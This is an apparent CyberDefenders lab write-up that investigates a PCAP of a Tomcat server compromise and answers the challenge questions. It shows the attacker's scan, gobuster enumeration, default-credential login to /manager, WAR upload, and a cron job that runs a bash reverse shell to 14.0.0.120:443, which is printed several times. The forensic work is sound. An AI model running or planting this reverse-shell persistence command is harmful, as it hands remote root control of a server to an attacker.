Tomcat Takeover — CyberDefenders Investigation

Network Forensics & Web Server Compromise

Scenario

Analyze network traffic using Wireshark's custom columns, filters, and statistics to identify suspicious web server administration access and potential compromise. Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior.

Task 1: Source IP Identification

- Question: Can you identify the source IP address responsible for initiating these requests on our server?
- Answer: `14.0.0.120`

Methodology

We began by analyzing the IPv4 Conversation Statistics to identify the most active communication pair:

Ethernet · 6 | IPv4 · 6 | IPv6 | TCP · 9465 | U

Address A	Address B	Packets	Bytes
14.0.0.120	10.0.0.112	19.607	2 MB
10.0.0.115	10.0.0.112	1.323	378 kB
10.0.0.115	10.0.0.105	136	25 kB
10.0.0.105	10.0.0.255	2	545 bytes
10.0.0.106	224.0.0.251	1	160 bytes
10.0.0.115	224.0.0.251	1	87 bytes

Figure 1: IPv4 Conversation Statistics

Since `10.0.0.112` is a private IP (the victim server), `14.0.0.120` is the external source. To confirm scanning behavior, we filtered for TCP SYN packets from the suspicious IP:

Address A	Port A	Address B	Port B
14.0.0.120	51985	10.0.0.112	15
14.0.0.120	51985	10.0.0.112	16
14.0.0.120	51985	10.0.0.112	17
14.0.0.120	51985	10.0.0.112	18
14.0.0.120	51985	10.0.0.112	19
14.0.0.120	51985	10.0.0.112	20
14.0.0.120	51985	10.0.0.112	21
14.0.0.120	51985	10.0.0.112	22
14.0.0.120	51985	10.0.0.112	23
14.0.0.120	51985	10.0.0.112	24

Figure 2: TCP SYN Packets — Port Scanning Activity

The destination ports ranged sequentially from 15 to 9542, confirming active port scanning.

Task 2: Attacker Country

- Question: Based on the identified IP address associated with the attacker, can you identify the country from which the attacker's activities originated?
- Answer: `China`

Methodology

We performed a WHOIS lookup on the attacker IP address `14.0.0.120` using VirusTotal:



Figure 3: VirusTotal WHOIS Lookup

The attacker's activities originated from **China** (CN).

Task 3: Web Admin Panel Port

- Question: From the PCAP file, multiple open ports were detected as a result of the attacker's active scan. Which of these ports provides access to the web server admin panel?
- Answer: `8080`

Methodology

We filtered for HTTP traffic from the attacker to the victim:

```
http && ip.src == 14.0.0.120 && ip.dst == 10.0.0.112
```

By inspecting a packet, the destination port was identified:

Address B	Port B	Packets
10.0.0.112	8080	16
10.0.0.112	8080	16
10.0.0.112	8080	12
10.0.0.112	8080	11
10.0.0.112	8080	10
10.0.0.112	8080	10

Figure 4: HTTP Traffic to Port 8080

The web server admin panel is accessible on port `8080`.

Task 4: Enumeration Tool

- Question: Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?
- Answer: `gobuster`

Methodology

We analyzed the HTTP GET requests made by the attacker. The User-Agent header revealed the tool being used:




Figure 5: HTTP Request with gobuster User-Agent

The the User-Agent string confirmed the use of **gobuster/3.6** for directory enumeration.

Task 5: Admin Panel Directory

- Question: After the effort to enumerate directories on our web server, the attacker made numerous requests to identify administrative interfaces. Which specific directory related to the admin panel did the attacker uncover?
- Answer: `/manager`

Methodology

We filtered for all HTTP traffic between the attacker and the victim:

```
http && ip.addr == 10.0.0.112 && ip.addr == 14.0.0.120
```

By examining the requests, we identified that the attacker discovered the Tomcat management interface:




Figure 6: /manager Directory Found

The attacker uncovered the `/manager` directory - the standard Tomcat admin panel.

Task 6: Brute-Force Credentials

- Question: After accessing the admin panel, the attacker tried to brute-force the login credentials. Can you determine the correct username and password that the attacker successfully used for login?
- Answer: `admin:tomcat`

Methodology

We analyzed the HTTP requests to `/manager/html` and observed multiple `401 Unauthorized` responses, indicating brute-force attempts (see Figure 6).

Since the credentials are sent in the `Authorization` header of each GET request, we looked for the **first GET request** that received a `200 OK` response (instead of a `401 Unauthorized`):




Figure 7: Successful Login — 200 OK

The correct credentials are `admin:tomcat`.

Task 7: Malicious File Upload

- Question: Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?
- Answer: `JXQOZY.war`

Methodology

We filtered for POST requests, as the attacker would need to upload a file:

```
http.request.method == POST && ip.src == 14.0.0.120
&& ip.dst == 10.0.0.112
```

```
POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firef
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.112:8080/manager/html
Content-Type: multipart/form-data; boundary=--------------------------309
Content-Length: 1324
Origin: http://10.0.0.112:8080
Authorization: Basic YWRtaW46dG9tY2F0
Connection: keep-alive
Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71
Upgrade-Insecure-Requests: 1

----------------------------309854885940911807712888696060
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"
Content-Type: application/octet-stream
```

Figure 8: POST Request — WAR File Upload

The attacker uploaded a `.war` file, which is a web application archive used for deploying applications on Tomcat.

Task 8: Persistence Mechanism

- Question: After successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?
- Answer: `/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'`

Methodology

After identifying the WAR file upload, we filtered for traffic that occurred after the upload timestamp to focus on the post-exploitation activity:

```
frame.time > "2023-09-10 18:22:23"
```

We then followed the TCP stream to observe the attacker's commands:

```
whoami

root

cd /tmp
pwd

/tmp

echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" >
cron
crontab -i cron

crontab -l

* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

Figure 9: Reverse Shell — Persistence Setup

The attacker created a cron job to run every minute, establishing a persistent reverse shell connection to `14.0.0.120` on port `443`.

```
The scheduled persistence command is:
/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

Summary of Findings

Task	Answer
Source IP	14.0.0.120
Attacker Country	China
Admin Panel Port	8080
Enumeration Tool	gobuster/3.6
Admin Directory	/manager
Successful Credentials	admin:tomcat
Malicious File	JXQOZY.war
Persistence Command	/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

Attack Chain & Conclusion

The investigation successfully reconstructed the complete attack chain:

1. **Reconnaissance:** Attacker (`14.0.0.120`) performed a port scan against the victim server (`10.0.0.112`) across ports 15 to 9542.
2. **Discovery:** Identified the web server admin panel on port `8080`.
3. **Enumeration:** Used `gobuster/3.6` to discover the `/manager` directory (Tomcat admin panel).
4. **Credential Access:** Brute-forced login credentials and successfully authenticated with `admin:tomcat`.
5. **Execution:** Uploaded a malicious `JXQOZY.war` file to establish a reverse shell.
6. **Privilege Escalation:** Confirmed root access with `whoami`.
7. **Persistence:** Installed a cron job to maintain persistent access:

```
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

8. **Command and Control:** Established C2 communication back to `14.0.0.120` on port `443`.